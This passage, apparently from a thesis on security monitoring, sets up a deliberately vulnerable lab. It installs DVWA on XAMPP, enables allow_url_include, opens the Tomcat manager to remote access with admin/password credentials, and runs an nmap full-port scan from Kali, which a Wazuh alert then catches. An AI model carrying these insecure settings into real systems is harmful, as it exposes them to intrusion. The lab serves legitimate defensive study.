*Figure 86: XAMPP Installation*

The installer can be downloaded from https://www.apachefriends.org/ and the installation process is the same as any other windows program. After installation, XAMPP control panel can be launched that allows starting the related services (Figure 87).



XAMPP Control Panel v3.3.0 [ Compiled: Apr 6th 2021 ]

XAMPP Control Panel v3.3.0

| Service | Module | PID(s) | Port(s) | Actions | | | |
|---|---|---|---|---|---|---|---|
| ☒ | Apache | | | Start | Admin | Config | Logs |
| ☒ | MySQL | | | Start | Admin | Config | Logs |
| ☒ | FileZilla | | | Start | Admin | Config | Logs |
| □ | Mercury | | | Start | Admin | Config | Logs |
| ☒ | Tomcat | | | Start | Admin | Config | Logs |

```
3:56:59 PM  [main]    Control Panel Version: 3.3.0  [ Compiled: Apr 6th 2021 ]
3:56:59 PM  [main]    Running with Administrator rights - good!
3:56:59 PM  [main]    XAMPP Installation Directory: "c:\xampp\"
3:56:59 PM  [main]    Checking for prerequisites
3:56:59 PM  [main]    All prerequisites found
3:56:59 PM  [main]    Initializing Modules
3:56:59 PM  [main]    Starting Check-Timer
3:56:59 PM  [main]    Control Panel Ready
```

*Figure 87: XAMPP Control Panel*

After installation, Apache [58] and MySQL [61] has to be started so hosting of the root path is reachable to the network. Now for the vulnerable application, DVWA (Damn Vulnerable Web Application) can be downloaded from the Github repository. The downloaded repository files must be decompressed and copied over to the root path of the Apache service which is (by default) under C:/xampp/htdocs/ (Figure 88).





*Figure 88: XAMPP Configuration Directory*


To test that the application is loaded the corresponding path can be visited using the browser under localhost (**Figure 89**).



DVWA System error - config file not found. Copy config/config.inc.php.dist to config/config.inc.php and configure to your environment.

*Figure 89: DVWA System Error Page*


If the above message appears, it means that the php configuration is not found. To correct this the config.inc.php.dist file under the config sub-directory needs to be renamed to config.inc.php. After that reloading the web page will show a different error (**Figure 90**).



**Fatal error**: Uncaught mysqli_sql_exception: Access denied for user 'dvwa'@'localhost' (using password: YES) in C:\xampp\htdocs\DVWA\dvwa\includes\dvwaPage.inc.php:557 Stack trace: #0 C:\xampp\htdocs\DVWA\dvwa\includes\dvwaPage.inc.php(557): mysqli_connect('127.0.0.1', 'dvwa', Object(SensitiveParameterValue), '', '3306') #1 C:\xampp\htdocs\DVWA\login.php(8): dvwaDatabaseConnect() #2 {main} thrown in **C:\xampp\htdocs\DVWA\dvwa\includes\dvwaPage.inc.php** on line **557**

*Figure 90: DVWA Login Page Error*

This error means that the database is not yet configured. To configure it, using the XAMPP control panel, enter inside the configuration of MySQL service using the *Admin* button, which will open the phpMyAdmin web page. There a new database must be created named DVWA and a new user with its password that has all the privileges within the dvwa database (Figure 91).



| | User name | Host name | Type | Privileges | Grant | Action | |
|---|---|---|---|---|---|---|---|
| □ | dvwa | % | database-specific | ALL PRIVILEGES | No | Edit privileges | Export |
| □ | root | 127.0.0.1 | global | ALL PRIVILEGES | Yes | Edit privileges | Export |
| □ | root | ::1 | global | ALL PRIVILEGES | Yes | Edit privileges | Export |
| □ | root | localhost | global | ALL PRIVILEGES | Yes | Edit privileges | Export |

*Figure 91: PhpMyAdmin WebUI*

Once those are done, refreshing the previous web page of DVWA will load normally (**Figure 92**).





***Figure 92: DVWA Login Page***

The first time requires login without credentials, and it will show the first wizard set up. Other than this the admin user can login with password “password”

Within the setup wizard, some warnings will be flagged that can be corrected by editing the php configuration of Apache [58]. To edit that from XAMPP Control Center, edit the php.ini file shown under the config button of the Apache line.


Inside the configuration, find the allow_url_include key and change it to in the php.ini file (Figure 93).



```
;;;;;;;;;;;;;;;;

; Whether to allow HTTP file uploads.
; https://php.net/file-uploads
file_uploads=On

; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; https://php.net/upload-tmp-dir
upload_tmp_dir="C:\xampp\tmp"

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize=40M

; Maximum number of files that can be uploaded via a single request
max_file_uploads=20

;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like https:// or ftp://) as file
; https://php.net/allow-url-include
allow_url_include=On
```

***Figure 93: XAMPP Php.ini Configuration File***


And enable the gd extension by uncommenting the following line (that by default has a semicolon in front of it) (**Figure 94**)



```
; When the extension library to load is not located in the default extension
; directory, You may specify an absolute path to the library file:
;
;   extension=/path/to/extension/mysqli.so
;
; Note : The syntax used in previous PHP versions ('extension=<ext>.so' and
; 'extension='php_<ext>.dll') is supported for legacy reasons and may be
; deprecated in a future PHP major version. So, when it is possible, please
; move to the new ('extension=<ext>) syntax.
;
; Notes for Windows environments :
;
; - Many DLL files are located in the ext/
;   extension folders as well as the separate PECL DLL download.
;   Be sure to appropriately set the extension_dir directive.
;
extension=bz2

; The ldap extension must be before curl if OpenSSL 1.0.2 and OpenLDAP is used
; otherwise it results in segfault when unloading after using SASL.
; See https://github.com/php/php-src/issues/8620 for more info.
;extension=ldap

extension=curl
;extension=ffi
;extension=ftp
extension=fileinfo
extension=gd
```

***Figure 94: XAMPP Php.ini Configuration File***

After these changes, stop and start again Apache [58], visit the setup.php endpoint of the page to verify that those alerts are now gone (**Figure 95**).



**Database Setup**

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
**C:\xampp\htdocs\DVWA\config\config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

**Setup Check**

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.2.12**
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: ******
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**


Writable folder C:\xampp\htdocs\DVWA\hackable\uploads\: Yes
Writable folder C:\xampp\htdocs\DVWA\config: Yes

***Status in red**, indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini
Apache

***Figure 95: DVWA Database Setup***

From the same page, go to the side menu DVWA Security and change the Security Level of the application to Low, so the application can be penetrated more easily. (This depends on the monitoring target). (Figure 96)



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnera level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use as an example of how web application vulnerabilities manifest through bad coding practices and as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where developer has tried but failed to secure an application. It also acts as a challenge to users to refir exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vu source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

*Figure 96: DVWA Security Level*

*Note: For this adversary emulation test, a temporary firewall rule is created on the firewall that will allow traffic from the WAN to the XAMPP host.*

Next, to confirm that the XAMPP server page is reachable remotely, another windows host can be used to access it remotely, replacing localhost with the local IP address of XAMPP server (Figure 97).



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.


Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

*Figure 97: DVWA Main Page*

Now that some threat actors are enabled, database injections and cross-site scripting attacks could be started, but there are also attacks exploiting tomcat.

For reference, Apache Tomcat [62] is an open-source web server that is used for hosting Java-based applications.


Tomcat needs Java Runtime Environment (JRE) [63] to run. After JRE installation, remote manager login needs to be enabled for more exploitable surface. To enable that the context.xml file needs to change under the C:/xampp/tomcat/webapps/manager/META-INF/ directory. The change is about commenting out two lines like the following (Figure 98).



```
<Context antiResourceLocking="false" privileged="true" >
  <CookieProcessor className="org.apache.tomcat.util.http.Rfc6265CookieProcessor"
                   sameSiteCookies="strict" />
<!--
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
         allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
-->
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Integer|Lo
</Context>
```

*Figure 98: Java Runtime Environment WebApps Configuration*


After this change tomcat will be accessible remotely at port 8080 (by default), but a user must be specified which can be done by adding the following line in the tomcat-users.xml (Figure 99).



```
<user username="admin" password="password" roles="manager-gui"/>
```

*Figure 99: Tomcat User Addition Configuration*

Next, restarting tomcat will cause the manager page to be reachable even remotely (**Figure 100**:).



Tomcat Web Application Manager

| Message: | OK |
|---|---|

| Manager | | | |
|---|---|---|---|
| List Applications | HTML Manager Help | Manager Help | Server Status |

| Applications | | | | | |
|---|---|---|---|---|---|
| Path | Version | Display Name | Running | Sessions | Commands |
| / | None specified | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| | | | | | Start Stop Reload Undeploy |

*Figure 100: Tomcat Web Application Manager Page*

## 5.3.2 Attack Simulation

To be able to attack, the creation of an external (virtual) machine is needed either on the same hypervisor or externally. There are many operating systems that offer a plethora of tools, either pre-installed or available for optional installation. Due to the variety and span of already available tools packaged in a pre-installed image, the attack machine of choice is Kali Linux [64] (Figure 101).





***Figure 101: Kali Linux Console***

<u>Reconnaissance</u>

Using Kali Linux Kali Linux [64] connected to the external WAN network, network scanning can be performed using Nmap Nmap [65]. Nmap [65] can detect if any service is running and is directly exposed to the outside network, by checking if the ports on the public IP of the firewall are open, filtered or closed.


Scanning from outside using Nmap [65] can take some time depending on the type of scan, so it is advised to output the results from it to be written into a file for later review. In this case, Nmap [65] is scanning all the ports on the target IP using TCP Sync which means that the scan is going to take a lot of time (Figure 102).



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p- -sC -sV -oA full_scan 192.168.30.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 13:13 EDT
```

***Figure 102: Nmap Full Scanning***

While scanning is in progress, it is immediately apparent to the Wazuh [26] monitoring system that one IP is triggering firewall blocks on the WAN interface. That means that these types of scans are easily identified because the default interval between the port checks is not within the normal traffic range (Figure 103).




| Aug 27, 2024 @ 20:21:16.454 | T1110 | Credential Access | Multiple pfSense firewall blocks events from same source. | 10 | 87702 |
|---|---|---|---|---|---|

| | |
|---|---|
| @timestamp | 2024-08-27T17:21:16.454Z |
| _id | 4qnblJEBUDimtWr2Np_T |
| agent.id | 007 |
| agent.ip | 192.168.30.17 |
| agent.name | logcollector |
| data.action | block |
| data.dstip | 192.168.30.20 |
| data.dstport | 26103 |
| data.id | 1000000103 |
| data.length | 0 |
| data.protocol | tcp |
| data.srcip | 192.168.30.141 |
| data.srcport | 51518 |
| decoder.name | pf |
| full_log | 2024-08-27T17:21:15.831062+00:00 pfSense.cyber.rng filterlog[29813]<br>4,,,1000000103,vtnet0,match,block,in,4,0x0,,64,27552,0,DF,6,tcp,60,192.168.30.141,192.168.30.20,51518,26103,0,S,1201708638,,32120,,mss;sackOK;TS;nop;wscale |
| id | 1724779276.17200637 |
| input.type | log |
| location | /var/log/messages |
